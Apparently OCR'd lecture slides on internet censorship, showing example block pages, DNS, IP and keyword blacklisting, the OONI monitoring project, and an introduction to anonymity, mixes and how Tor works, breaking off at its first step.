- Individuals and organizations may engage in self-censorship on their own or due to intimidation and fear.
- Comparitech Internet Censor map 2022
    - https://www.comparitech.com/blog/vpn-privacy/internet-censorship-map/

Filtering vs. Censoring




Your request has been blocked by ContentBarrier.

This web site has been blocked because it matches the following forbidden category: **Sex/Pornography**.

If you think this web site does not match this category, please submit this URL.

You can ask your parent or your administrator to unlock this web site (a password will be required).

ContentBarrier is a trademark of Intego.



The connection was reset

The connection to the server was reset while the page was loading.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.


Censoring Techniques

- DNS blacklist
  - DNS does not resolve domain names or returns incorrect IP addresses, e.g., www.google.com returns 'page not found‘
- IP blacklist
  - For sites on a blacklist, the censoring system prevents connection attempts
- Keyword blacklist
  - The censoring system scans the URL string (e.g., search terms) and interrupts the connection if it contains keywords from a blacklist

OONI

- **Open Observatory of Network Interference**
- a project that monitors internet censorship globally
- https://ooni.org/


OONI | Probe
Run
Last test: 9 minutes ago
Websites
Test the blocking of websites
Instant Messaging
Test the blocking of instant messaging apps
rcumvention
king of censorship circumvention tools



The Onion Router

Overview

- First the US Naval Research Laboratory, then the EFF and now the Tor Project (www.torproject.org)
- Access normal Internet sites anonymously, and Tor hidden services.
- Locally run SOCKS proxy that connects to the Tor network.
- *"Tor is free software and an open network that helps you defend against a form of network surveillance that threatens personal freedom and privacy, confidential business activities and relationships, and state security known as traffic analysis."* [TOR project website]

Anonymity

- Preventing identification within a group
  - E.g., departmental VPN, home NAT router
  - Group should be as large as possible
- Preventing association of action and identity
  - E.g., distributed denial of service by hidden attacker

Mix

Trusted router, Rose


Public-key encryption

Message from Alice to Bob via Rose

$E_{KR}(Bob, E_{KB}(M))$


Precautions

- Fixed message size
- Continuous communication
- Dummy messages
- Chain of mixes



How Tor Works: 1


- ✚ Tor node
- ⇢ unencrypted link
- → encrypted link




Step 1: Alice's Tor client obtains a list of Tor nodes from a directory server.

